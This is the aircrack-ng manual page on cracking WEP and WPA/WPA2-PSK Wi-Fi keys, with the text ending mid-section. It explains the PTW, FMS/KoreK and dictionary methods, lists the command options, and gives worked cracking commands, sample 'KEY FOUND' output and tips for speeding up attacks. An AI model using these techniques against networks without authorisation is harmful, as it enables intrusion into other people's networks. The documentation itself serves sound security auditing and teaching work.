AirCrack-NG

Contents

Documentation

TUTORIALS

Other Documentation

Aircrack-ng

Description

Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program.


Aircrack-ng can recover the WEP key once enough encrypted packets have been captured with airodump-ng. This part of the aircrack-ng suite determines the WEP key using two fundamental methods. The first method is via the PTW approach (Pyshkin, Tews, Weinmann). The default cracking method is PTW. This is done in two phases. In the first phase, aircrack-ng only uses ARP packets. If the key is not found, then it uses all the packets in the capture. Please remember that not all packets can be used for the PTW method. This Tutorial: Packets Supported for the PTW Attack page provides details. An important limitation is that the PTW attack currently can only crack 40 and 104 bit WEP keys. The main advantage of the PTW approach is that very few data packets are required to crack the WEP key. The second method is the FMS/KoreK method. The FMS/KoreK method incorporates various statistical attacks to discover the WEP key and uses these in combination with brute forcing.

Additionally, the program offers a dictionary method for determining the WEP key.

For cracking WPA/WPA2 pre-shared keys, only a dictionary method is used. SSE2 support is included to dramatically speed up WPA/WPA2 key processing. A "four-way handshake" is required as input. For WPA handshakes, a full handshake is composed of four packets. However, aircrack-ng is able to work successfully with just 2 packets. EAPOL packets (2 and 3) or packets (3 and 4) are considered a full handshake.

Screenshot

LEGEND
1 = Keybyte
2 = Depth of current key search
3 = Byte the IVs leaked
4 = Votes indicating this is correct



```
                              Aircrack-ng 0.5

                 [00:00:15] Tested 451275 keys (got 566683 IVs)

 KB    depth   byte(vote)
  0    0/  1   AE(  50) 11(  20) 71(  20) 10(  12) 84(  12) 68(  12)
  1    1/  2   5B(  31) BD(  18) F8(  17) E6(  16) 35(  15) CF(  13)
  2    0/  3   7F(  31) 74(  24) 54(  17) 1C(  13) 73(  13) 86(  12)
  3    0/  1   3A( 148) EC(  20) EB(  16) FB(  13) F9(  12) 81(  12)
  4    0/  1   03( 140) 90(  31) 4A(  15) 8F(  14) E9(  13) AD(  12)
  5    0/  1   D0(  69) 04(  27) C8(  24) 60(  24) A1(  20) 26(  20)
  6    0/  1   AF( 124) D4(  29) C8(  20) EE(  18) 54(  12) 3F(  12)
  7    0/  1   9B( 168) 90(  24) 72(  22) F5(  21) 11(  20) F1(  20)
  8    0/  1   F6( 157) EE(  24) 66(  20) EA(  18) DA(  18) E0(  18)
  9    0/  2   8D(  82) 7B(  44) E2(  30) 11(  27) DE(  23) A4(  20)
 10    0/  1   A5( 176) 44(  30) 95(  22) 4E(  21) 94(  21) 4D(  19)

             KEY FOUND! [ AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7 ]
```

How does it work?

The first method is the PTW method (Pychkine, Tews, Weinmann). The PTW method is fully described in the paper found on this web site [http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/]. In 2005, Andreas Klein presented another analysis of the RC4 stream cipher. Klein showed that there are more correlations between the RC4 keystream and the key than the ones found by Fluhrer, Mantin, and Shamir and these may be additionally used to break WEP. The PTW method extends Klein's attack and optimizes it for usage against WEP. It essentially uses enhanced FMS techniques described in the following section. One particularly important constraint is that it only works with arp request/reply packets and cannot be employed against other traffic.

The second method is the FMS/Korek method which incorporates multiple techniques. The Techniques Papers on the links page lists many papers which describe these techniques in more detail and the mathematics behind them.

In this method, multiple techniques are combined to crack the WEP key:

- FMS (Fluhrer, Mantin, Shamir) attacks - statistical techniques
- Korek attacks - statistical techniques
- Brute force

When using statistical techniques to crack a WEP key, each byte of the key is essentially handled individually. Using statistical mathematics, the possibility that a certain byte in the key is correctly guessed goes up to as much as 15% when the right initialization vector (IV) is captured for a particular key byte. Essentially, certain IVs “leak” the secret WEP key for particular key bytes. This is the fundamental basis of the statistical techniques.

By using a series of statistical tests called the FMS and Korek attacks, votes are accumulated for likely keys for each key byte of the secret WEP key. Different attacks have a different number of votes associated with them since the probability of each attack yielding the right answer varies mathematically. The more votes a particular potential key value accumulates, the more likely it is to be correct. For each key byte, the screen shows the likely secret key and the number of votes it has accumulated so far. Needless to say, the secret key with the largest number of votes is most likely correct but is not guaranteed. Aircrack-ng will subsequently test the key to confirm it.

Looking at an example will hopefully make this clearer. In the screenshot above, you can see, that at key byte 0 the byte 0xAE has collected some votes, 50 in this case. So, mathematically, it is more likely that the key starts with AE than with 11 (which is second on the same line) which is almost half as possible. That explains why the more data that is available, the greater the chances that aircrack-ng will determine the secret WEP key.

However the statistical approach can only take you so far. The idea is to get into the ball park with statistics then use brute force to finish the job. Aircrack-ng uses brute force on likely keys to actually determine the secret WEP key.

This is where the fudge factor comes in. Basically the fudge factor tells aircrack-ng how broadly to brute force. It is like throwing a ball into a field then telling somebody to ball is somewhere between 0 and 10 meters (0 and 30 feet) away. Versus saying the ball is somewhere between 0 and 100 meters (0 and 300 feet) away. The 100 meter scenario will take a lot longer to search then the 10 meter one but you are more likely to find the ball with the broader search. It is a trade off between the length of time and likelihood of finding the secret WEP key.

For example, if you tell aircrack-ng to use a fudge factor 2, it takes the votes of the most possible byte, and checks all other possibilities which are at least half as possible as this one on a brute force basis. The larger the fudge factor, the more possibilities aircrack-ng will try on a brute force basis. Keep in mind, that as the fudge factor gets larger, the number of secret keys to try goes up tremendously and consequently the elapsed time also increases. Therefore with more available data, the need to brute force, which is very CPU and time intensive, can be minimized.

In the end, it is all just “simple” mathematics and brute force!

For cracking WEP keys, a dictionary method is also included. For WEP, you may use either the statistical method described above or the dictionary method, not both at the same time. With the dictionary method, you first create a file with either ascii or hexadecimal keys. A single file can only contain one type, not a mix of both. This is then used as input to aircrack-ng and the program tests each key to determine if it is correct.

The techniques and the approach above do not work for WPA/WPA2 pre-shared keys. The only way to crack these pre-shared keys is via a dictionary attack. This capability is also included in aircrack-ng.

With pre-shared keys, the client and access point establish keying material to be used for their communication at the outset, when the client first associates with the access point. There is a four-way handshake between the client and access point. airodump-ng can capture this four-way handshake. Using input from a provided word list (dictionary), aircrack-ng duplicates the four-way handshake to determine if a particular entry in the word list matches the results the four-way handshake. If it does, then the pre-shared key has been successfully identified.

It should be noted that this process is very computationally intensive and so in practice, very long or unusual pre-shared keys are unlikely to be determined. A good quality word list will give you the best results. Another approach is to use a tool like john the ripper to generate password guesses which are in turn fed into aircrack-ng.

Explanation of the Depth Field and Fudge Factor

The best explanation is an example. We will look at a specific byte. All bytes are processed in the same manner.

You have the votes like in the screen shot above. For the first byte they look like: AE(50) 11(20) 71(20) 10(12) 84(12)

The AE, 11, 71, 10 and 84 are the possible secret key for key byte 0. The numbers in parentheses are the votes each possible secret key has accumulated so far.

Now if you decide to use a fudge factor of 3. Aircrack-ng takes the vote from the most possible byte AE(50):

50 / 3 = 16.666666

Aircrack-ng will test (brute force) all possible keys with a vote greater than 16.6666, resulting in

AE, 11, 71

being tested, so we have a total depth of three:

0 / 3 AE(50) 11(20) 71(20) 10(12) 84(12)

When aircrack-ng is testing keys with AE, it shows 0 / 3, if it has all keys tested with that byte, it switches to the next one (11 in this case) and displays:

1 / 3 11(20) 71(20) 10(12) 84(12)

Usage

```
aircrack-ng [options] <capture file(s)>
```

You can specify multiple input files (either in .cap or .ivs format) or use file name wildcarding. See Other Tips for examples. Also, you can run both airodump-ng and aircrack-ng at the same time: aircrack-ng will auto-update when new IVs are available.

Here's a summary of all available options:

Option	**Param.**	**Description**
-a	amode	Force attack mode (1 = static WEP, 2 = WPA/WPA2-PSK).
-b	bssid	Long version –bssid. Select the target network based on the access point's MAC address.
-e	essid	If set, all IVs from networks with the same ESSID will be used. This option is also required for WPA/WPA2-PSK cracking if the ESSID is not broadcasted (hidden).
-p	nbcpu	On SMP systems: # of CPU to use. This option is invalid on non-SMP systems.
-q	*none*	Enable quiet mode (no status output until the key is found, or not).
-c	*none*	(WEP cracking) Restrict the search space to alpha-numeric characters only (0x20 - 0x7F).
-t	*none*	(WEP cracking) Restrict the search space to binary coded decimal hex characters.
-h	*none*	(WEP cracking) Restrict the search space to numeric characters (0x30-0x39) These keys are used by default in most Fritz!BOXes.
-d	start	(WEP cracking) Long version –debug. Set the beginning of the WEP key (in hex), for debugging purposes.
-m	maddr	(WEP cracking) MAC address to filter WEP data packets. Alternatively, specify -m ff:ff:ff:ff:ff:ff to use all and every IVs, regardless of the network.
-M	number	(WEP cracking) Sets the maximum number of ivs to use.
-n	nbits	(WEP cracking) Specify the length of the key: 64 for 40-bit WEP, 128 for 104-bit WEP, etc. The default value is 128.
-i	index	(WEP cracking) Only keep the IVs that have this key index (1 to 4). The default behaviour is to ignore the key index.
-f	fudge	(WEP cracking) By default, this parameter is set to 2 for 104-bit WEP and to 5 for 40-bit WEP. Specify a higher value to increase the bruteforce level: cracking will take more time, but with a higher likelyhood of success.
-H	*none*	Long version –help. Output help information.
-l	file name	(Lowercase L, ell) logs the key to the file specified.
-K	*none*	Invokes the Korek WEP cracking method. (Default in v0.x)
-k	korek	(WEP cracking) There are 17 korek statistical attacks. Sometimes one attack creates a huge false positive that prevents the key from being found, even with lots of IVs. Try -k 1, -k 2, … -k 17 to disable each attack selectively.
-p	threads	Allow the number of threads for cracking even if you have a non-SMP computer.
-r	database	Utilizes a database generated by airolib-ng as input to determine the WPA key. Outputs an error message if aircrack-ng has not been compiled with sqlite support.
-x/-x0	*none*	(WEP cracking) Disable last keybytes brutforce.
-x1	*none*	(WEP cracking) Enable last keybyte bruteforcing (default).

-x2	*none*	(WEP cracking) Enable last two keybytes bruteforcing.
-X	*none*	(WEP cracking) Disable bruteforce multithreading (SMP only).
-y	*none*	(WEP cracking) Experimental single bruteforce attack which should only be used when the standard attack mode fails with more than one million IVs
-u	*none*	Long form –cpu-detect. Provide information on the number of CPUs and MMX support. Example responses to "aircrack-ng –cpu-detect" are "Nb CPU detected: 2" or "Nb CPU detected: 1 (MMX available)".
-w	words	(WPA cracking) Path to a wordlist or "-" without the quotes for standard in (stdin).
-z	*none*	Invokes the PTW WEP cracking method. (Default in v1.x)
-P	*none*	Long version –ptw-debug. Invokes the PTW debug mode.
-C	MACs	Long version –combine. Merge the given APs to a virtual one.
-D	*none*	Long version –wep-decloak. Run in WEP decloak mode.
-V	*none*	Long version –visual-inspection. Run in visual inspection mode.
-1	*none*	Long version –oneshot. Run in oneshot mode.
-S	*none*	WPA cracking speed test.

Usage Examples

WEP

The simplest case is to crack a WEP key. If you want to try this out yourself, here is a test file [http://download.aircrack-ng.org/wiki-files/other/test.ivs]. The key to the test file matches the screen image above, it does not match the following example.

aircrack-ng 128bit.ivs
Where:

- 128bit.ivs is the file name containing IVS.

The program responds:

```
Opening 128bit.ivs
Read 684002 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:04:57:9B                            WEP (684002 IVs)

Choosing first network as target.
```

If there were multiple networks contained in the file then you are given the option to select which one you want. By default, aircrack-ng assumes 128 bit encryption.

The cracking process starts and once cracked, here is what it looks like:

```
                                              Aircrack-ng 0.7 r130


                              [00:00:10] Tested 77 keys (got 684002 IVs)

KB    depth   byte(vote)
 0    0/  1   AE( 199) 29(  27) 2D(  13) 7C(  12) FE(  12) FF(   6) 39(   5) 2C(   3) 00(   0) 08(   0)
 1    0/  3   66(  41) F1(  33) 4C(  23) 00(  19) 9F(  19) C7(  18) 64(   9) 7A(   9) 7B(   9) F6(   9)
 2    0/  2   5C(  89) 52(  60) E3(  22) 10(  20) F3(  18) 8B(  15) 8E(  15) 14(  13) D2(  11) 47(  10)
 3    0/  1   FD( 375) 81(  40) 1D(  26) 99(  26) D2(  23) 33(  20) 2C(  19) 05(  17) 0B(  17) 35(  17)
```

```
  4    0/  2   24( 130) 87( 110) 7B(  32) 4F(  25) D7(  20) F4(  18) 17(  15) 8A(  15) CE(  15) E1(  15)
  5    0/  1   E3( 222) 4F(  46) 40(  45) 7F(  28) DB(  27) E0(  27) 5B(  25) 71(  25) 8A(  25) 65(  23)
  6    0/  1   92( 208) 63(  58) 54(  51) 64(  35) 51(  26) 53(  25) 75(  20) 0E(  18) 7D(  18) D9(  18)
  7    0/  1   A9( 220) B8(  51) 4B(  41) 1B(  39) 3B(  23) 9B(  23) FA(  23) 63(  22) 2D(  19) 1A(  17)
  8    0/  1   14(1106) C1( 118) 04(  41) 13(  30) 43(  28) 99(  25) 79(  20) B1(  17) 86(  15) 97(  15)
  9    0/  1   39( 540) 08(  95) E4(  87) E2(  79) E5(  59) 0A(  44) CC(  35) 02(  32) C7(  31) 6C(  30)
 10    0/  1   D4( 372) 9E(  68) A0(  64) 9F(  55) DB(  51) 38(  40) 9D(  40) 52(  39) A1(  38) 54(  36)
 11    0/  1   27( 334) BC(  58) F1(  44) BE(  42) 79(  39) 3B(  37) E1(  34) E2(  34) 31(  33) BF(  33)

            KEY FOUND! [ AE:66:5C:FD:24:E3:92:A9:14:39:D4:27:4B ]
```

NOTE: The ASCII WEP key is displayed only when 100% of the hex key can be converted to ASCII.

This key can then be used to connect to the network.

Next, we look at cracking WEP with a dictionary. In order to do this, we need dictionary files with ascii or hexadecimal keys to try. Remember, a single file can only have ascii or hexadecimal keys in it, not both.

WEP keys can be entered in hexadecimal or ascii. The following table describes how many characters of each type is required in your files.

WEP key length in bits	**Hexadecimal Characters**	**Ascii Characters**
64	10	5
128	26	13
152	32	16
256	58	29

Example 64 bit ascii key: “ABCDE”
Example 64 bit hexadecimal key: “12:34:56:78:90” (Note the ”:” between each two characters.)
Example 128 bit ascii key: “ABCDEABCDEABC”
Example 128 bit hexadecimal key: “12:34:56:78:90:12:34:56:78:90:12:34:56”

To WEP dictionary crack a 64 bit key:

aircrack-ng -w h:hex.txt,ascii.txt -a 1 -n 64 -e teddy wep10-01.cap

Where:

- -w h:hex.txt,ascii.txt is the list of files to use. For files containing hexadecimal values, you must put a “h:” in front of the file name.
- -a 1 says that it is WEP
- -n 64 says it is 64 bits. Change this to the key length that matches your dictionary files.
- -e teddy is to optionally select the access point. Your could also use the ”-b” option to select based on MAC address
- wep10-01.cap is the name of the file containing the data. It can be the full packet or an IVs only file. It must contain be a minimum of four IVs.

Here is a sample of the output:

```
                                      Aircrack-ng 0.7 r247


                               [00:00:00] Tested 2 keys (got 13 IVs)

 KB    depth   byte(vote)
```

```
  0    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  1    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  2    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  3    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  4    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0) 00(   0)

                       KEY FOUND! [ 12:34:56:78:90 ]
      Probability: 100%
```

Lets look at a PTW attack example. Remember that this method requires arp request/reply packets as input. It must be the full packet and not just the IVs, meaning that the ”-- ivs” option cannot be used when running airodump-ng. As well, it only works for 64 and 128 bit WEP encryption.

Enter the following command:

```
aircrack-ng -z ptw*.cap
```

Where:

- -z means use the PTW methodology to crack the wep key. *Note:* in v1.x, this is the default attack mode; use -K to revert to Korek.
- ptw*.cap are the capture files to use.

The systems responds:

```
Opening ptw-01.cap
Read 171721 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:7E:40:80  teddy                     WEP (30680 IVs)

Choosing first network as target.
```

Then:

```
                                              Aircrack-ng 0.9

                              [00:01:18] Tested 0/140000 keys (got 30680 IVs)

KB    depth   byte(vote)
 0    0/  1   12( 170) 35( 152) AA( 146) 17( 145) 86( 143) F0( 143) AE( 142) C5( 142) D4( 142) 50( 140)
 1    0/  1   34( 163) BB( 160) CF( 147) 59( 146) 39( 143) 47( 142) 42( 139) 3D( 137) 7F( 137) 18( 136)
 2    0/  1   56( 162) E9( 147) 1E( 146) 32( 146) 6E( 145) 79( 143) E7( 142) EB( 142) 75( 141) 31( 140)
 3    0/  1   78( 158) 13( 156) 01( 152) 5F( 151) 28( 149) 59( 145) FC( 145) 7E( 143) 76( 142) 92( 142)
 4    0/  1   90( 183) 8B( 156) D7( 148) E0( 146) 18( 145) 33( 145) 96( 144) 2B( 143) 88( 143) 41( 141)

                       KEY FOUND! [ 12:34:56:78:90 ]
      Decrypted correctly: 100%
```

WPA

Now onto cracking WPA/WPA2 passphrases. Aircrack-ng can crack either types.

aircrack-ng -w password.lst *.cap
Where:

- -w password.lst is the name of the password file. Remember to specify the full path if the file is not located in the same directory.

- *.cap is name of group of files containing the captured packets. Notice in this case that we used the wildcard * to include multiple files.

The program responds:

```
Opening wpa2.eapol.cap
Opening wpa.cap
Read 18 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:7E:40:80  Harkonen                  WPA (1 handshake)
2  00:0D:93:EB:B0:8C  test                      WPA (1 handshake)

Index number of target network ?
```

Notice in this case that since there are multiple networks we need to select which one to attack. We select number 2. The program then responds:

```
                                Aircrack-ng 0.7 r130


                  [00:00:03] 230 keys tested (73.41 k/s)


                          KEY FOUND! [ biscotte ]


   Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                    39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

   Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                    73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                    AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                    D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

   EAPOL HMAC     : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Now you have the passphrase and can connect to the network.

Usage Tips

General approach to cracking WEP keys

Fix Me! *This needs updating for v1.x!*

Clearly, the simplest approach is just to enter "aircrack-ng captured-data.cap" and let it go. Having said that, there are some techniques to improve your chances of finding the WEP key quickly. There is no single magic set of steps. The following describes some approaches which tend to yield the key faster. Unless you are comfortable with experimentation, leave well enough alone and stick to the simple approach.

If you are capturing arp request/reply packets, then the fastest approach is to use "aircrack-ng -z <data packet capture files>". You can then skip the balance of this section since it will find the key very quickly assuming you have collected sufficient arp request/reply packets! *NOTE:* -z is the default attack mode in aircrack-ng v1.x; use -K to revert to the attack mode used in previous versions.

The overriding technique is capture as much data as possible. That is the single most important task.

The number of initialization vectors (IVs) that you need to determine the WEP key varies dramatically by key length and access point. Typically you need 250,000 or more unique IVs for 64 bit keys and 1.5 million or more for 128 bit keys. Clearly a lot more for longer key bit lengths. Then there is luck. There will be times that the WEP key can be determined with as few as 50,000 IVs although this is rare. Conversely, there will be times when you will need mulitple millions of IVs to crack the WEP key. The number of IVs is extremely hard to predict since some access points are very good at eliminating IVs that lead the WEP key.

Generally, don't try to crack the WEP key until you have 200,000 IVs or more. If you start too early, aircrack tends to spend too much time brute forcing keys and not properly applying the statistical techniques. Start by trying 64 bit keys “aircrack-ng -n 64 captured-data.cap”. If they are using a 64 bit WEP, it can usually be cracked in less then 5 minutes (generally less then 60 seconds) with relatively few IVs. It is surprising how many APs only use 64 bit keys. If it does not find the 64 bit key in 5 minutes, restart aircrack in the generic mode: “aircrack-ng captured-data.cap”. Then at each 100,000 IVs mark, retry the “aircrack-ng -n 64 captured-data.cap” for 5 minutes.

Once you hit 600,000 IVs, switch to testing 128 bit keys. At this point it is unlikely (but not impossible) that it is a 64 bit key and 600,000 IVs did not crack it. So now try “aircrack-ng captured-data.cap”.

Once you hit 2 million IVs, try changing the fudge factor to ”-f 4”. Run for at least 30 minutes to one hour. Retry, increasing the fudge factor by adding 4 to it each time. Another time to try increasing the fudge factor is when aircrack-ng stops because it has tried all the keys.

All the while, keep collecting data. Remember the golden rule, “the more IVs the better”.

Also check out the next section on how to determine which options to use as these can significantly speed up cracking the WEP key. For example, if the key is all numeric, then it can take as few as 50,000 IVs to crack a 64 bit key with the ”-t” versus 200,000 IVs without the ”-t”. So if you have a hunch about the nature of the WEP key, it is worth trying a few variations.

How to determine which options to use

While aircrack-ng is running, you mostly just see the beginning of the key. Although the secret WEP key is unknown at this point, there may be clues to speed things up. If the key bytes have a fairly large number of votes, then they are likely 99.5% correct. So lets look at what you can do with these clues.

If the bytes (likely secret keys) are for example: 75:47:99:22:50 then it is quite obvious, that the whole key may consist only of numbers, like the first 5 bytes. So it MAY improve your cracking speed to use the -t option only when trying such keys. See Wikipedia Binary Coded Decimal [http://en.wikipedia.org/wiki/Binary-coded_decimal] for a description of what characters -t looks for.

If the bytes are 37:30:31:33:36 which are all numeric values when converted to Ascii, it is a good idea to use -h option. The FAQ entry Converting hex characters to ascii provides links to determine if they are all numeric.

And if the first few bytes are something like 74:6F:70:73:65, and upon entering them into your hexeditor or the links provided in the previous sentence, you see that they may form the beginning of some word, then it seems likely an ASCII key is used, thus you activate -c option to check only printable ASCII keys.

If you know the start of the WEP key in hexadecimal, you can enter with the ”-d” parameter. Lets assume you know the WEP key is “0123456789” in hexadecimal then you could use ”-d 01” or ”-d

0123”, etc.

Another option to try when having problems determining the WEP key, is the ”-x2” option which causes the last two keybytes to be brute forced instead of the default of one.

How to convert the HEX WEP key to ASCII?

See the next entry.

How to use the key

If aircrack-ng determines the key, it is presented to you in hexadecimal format. It typically looks like:

```
KEY FOUND! [11:22:33:44:55]
```

The length will vary based on the WEP bit key length used. See the table above which indicates the number of hexadecimal characters for the various WEP key bit lenghts.

You may use this key without the ”:” in your favorite client. This means you enter “1122334455” into the client and specify that the key is in hexadecimal format. Remember that most keys cannot be converted to ASCII format. If the HEX key is in fact valid ASCII characters, the ASCII will also be displayed.

If you wish to experiment a bit with converting HEX to ASCII, see this FAQ entry.

We do not specifically provide support or the details on how to configure your wireless card to connect to the AP. For linux, this page [http://wirelessdefence.org/Contents/LinuxWirelessCommands.htm] has an excellent writeup. As well, search the internet for this information regarding linux and Windows systems. As well, see the documentation for your card's wireless client. If you are using linux, check the mailing lists and forums specific to the distribution.

Additionally, Aircrack-ng prints out a message indicating the likelihood that the key is correct. It will look something similar to “Probability: 100%”. Aircrack-ng tests the key against some packets to confirm the key is correct. Based on these tests, it prints the probability of a correct key.

Also remember we do not support or endorse people accessing networks which do not belong to them.

How to convert the hex key back to the passphrase?

People quite often ask if the hexadecimal key found by aircrack-ng can be converted backwords to the original “passphrase”. The simple answer is “NO”.

To understand why this is so, lets take a look at how these passphrases are converted into the hexadecimal keys used in WEP.

Some vendors have a wep key generator which “translates” a passphrase into a hexadecimal WEP key. There are no standards for this. Very often they just pad short phrases with blanks, zeroes or other characters. However, usually the passphrases are filled with zeros up to the length of 16 bytes, and afterwards the MD5SUM of this bytestream will be the WEP Key. Remember, every vendor can do this in a slightly different way, and so they may not be compatible.

So there is no way to know the how long the original passphrase was. It could as short as one character. It all depends on the who developed the software.

Knowing all this, if you still wish to try to obtain the original passphrase, Latin SuD has a tool which attempts reverse the process. Click here [http://www.latinsud.com/wepconv.html] for the tool.

Nonetheless, these passphrases result in a WEP Key that is as easily cracked as every other WEP Key. The exact conversion method really does not matter in the end.

Keep in mind that wep passwords that look like "plain text" might either be ASCII or PASSPHRASE. Most (all) systems support ASCII and are the default, but some support passphrase and those which support it require users to specify whether it's ascii or a passphrase. Passphrases can be any arbitrary length. ASCII are usually limited to 5 or 13 (wep40 and wep104).

As a side note, Windows WZC only supports fixed length hex or ascii keys, so the shortest inputable key is 5 characters long. See the table above on this page regarding how many characters are needed for specific key lengths.

Sample files to try

There are a number of sample files that you can try with aircrack-ng to gain experience:

- wpa.cap: This is a sample file with a wpa handshake. It is located in the "test" directory of the install files. The passphrase is "biscotte". Use the password file (password.lst) which is in the same directory.
- wpa2.eapol.cap: This is a sample file with a wpa2 handshake. It is located in the "test" directory of the install files. The passphrase is "12345678". Use the password file (password.lst) which is in the same directory.
- test.ivs [http://download.aircrack-ng.org/wiki-files/other/test.ivs]: This is a 128 bit WEP key file. The key is "AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7".
- ptw.cap [http://dl.aircrack-ng.org/ptw.cap]: This is a 64 bit WEP key file suitable for the PTW method. The key is "1F:1F:1F:1F:1F".

Dictionary Format

Dictionaries used for WPA/WPA bruteforcing need to contain one passphrase per line.

The linux and Windows end of line format is slightly different. See this Wikipedia entry [http://en.wikipedia.org/wiki/Line_feed] for details. There are conversion tools are available under both linux and Windows which can convert one format to another. As well, editors are available under both operating systems which can edit both formats correctly. It is up to the reader to use an Internet search engine to find the appropriate tools.

However both types should work with the linux or Windows versions of aircrack-ng. Thus, you really don't need to convert back and forth.

Hexadecimal Key Dictionary

Although it is not part of aircrack-ng, it is worth mentioning an interesting piece of work is by SuD. It is basically a wep hex dictionary already prepared and the program to run it:

```
http://tv.latinsud.com/wepdict/
```

Tools to split capture files

There are times when you want to split capture files into smaller pieces. For example, files with a large number of IVs can sometimes cause the PTW attack to fail. In this case, it is worth splitting the file into smaller pieces and retrying the PTW attack.

So here are two tools to split capture files:

- http://www.badpenguin.co.uk/files/pcap-util [http://www.badpenguin.co.uk/files/pcap-util]
- http://www.badpenguin.co.uk/files/pcap-util2 [http://www.badpenguin.co.uk/files/pcap-util2]

Another technique is to use Wireshark / tshark. You can mark packets then same them to a separate file.

How to extract WPA handshake from large capture files

Sometimes you have a very large capture file and would like to extract the WPA/WPA2 handshake packets from it to a separate file. The can be done with "tshark" which is a command line version of the Wireshark suite. Installing the linux version of the Wireshark suite [http://www.wireshark.org] on your system should also install tshark.

The following command will extract all handshake and beacon packets from your pcap capture file and create a separate file with just those packets:

```
tshark -r <input file name> -R "eapol || wlan.fc.type_subtype == 0x08" -w <output file name>
```

Remember you must use a pcap file as input, not an IVs file.

Other Tips

To specify multiple capture files at a time you can either use a wildcard such as * or specify each file individually.

Examples:

- aircrack-ng -w password.lst wpa.cap wpa2.eapol.cap
- aircrack-ng *.ivs
- aircrack-ng something*.ivs

To specify multiple dictionaries at one time, enter them comma separated with no spaces.

Examples:

- aircrack-ng -w password.lst,secondlist.txt wpa2.eapol.cap
- aircrack-ng -w firstlist.txt,secondlist.txt,thirdlist.txt wpa2.eapol.cap

Aircrack-ng comes with a small dictionary called password.lst. The password.lst file is located in the "test" directory of the source files. This FAQ entry has a list of web sites where you can find extensive wordlists (dictionaries). Also see this thread [http://forum.aircrack-ng.org/index.php?topic=1373] on the Forum.

Determining the WPA/WPA2 passphrase is totally dependent on finding a dictionary entry which matches the passphrase. So a quality dictionary is very important. You can search the Internet for dictionaries to be used. There are many available.

The tutorials page has the following tutorial How to crack WPA/WPA2? which walks you through the steps in detail.

As you have seen, if there are multiple networks in your files you need to select which one you want to crack. Instead of manually doing a selection, you can specify which network you want by essid or bssid on the command line. This is done with the -e or -b parameters.

Another trick is to use John the Ripper to create specific passwords for testing. Lets say you know the passphrase is the street name plus 3 digits. Create a custom rule set in JTR and run something like this:

```
john --stdout --wordlist=specialrules.lst --rules | aircrack-ng -e test -a 2 -w - /root/capture/wpa.cap
```

Remember that valid passwords are 8 to 63 characters in length. Here is a handy command to ensure all passwords in a file meet this criteria:

```
awk '{ if ((length($0) > 7) && (length($0) < 64)){ print $0 }}' inputfile
```

or

```
grep -E '^.{8,63}$' < inputfile
```

Usage Troubleshooting

Error message "Please specify a dictionary (option -w)"

This means you have misspelt the file name of the dictionary or it is not in the current directory. If the dictionary is located in another directory, you must provide the full path to the dictionary.

Error message "fopen(dictionary)failed: No such file or directory"

This means you have misspelt the file name of the dictionary or it is not in the current directory. If the dictionary is located in another directory, you must provide the full path to the dictionary.

Negative votes

There will be times when key bytes will have negative values for votes. As part of the statistical analysis, there are safeguards built in which subtract votes for false positives. The idea is to cause the results to be more accurate. When you get a lot of negative votes, something is wrong. Typically this means you are trying to crack a dynamic key such as WPA/WPA2 or the WEP key changed while you were capturing the data. Remember, WPA/WPA2 can only be cracked via a dictionary technique. If the WEP key has changed, you will need to start gathering new data and start over again.

"An ESSID is required. Try option -e" message

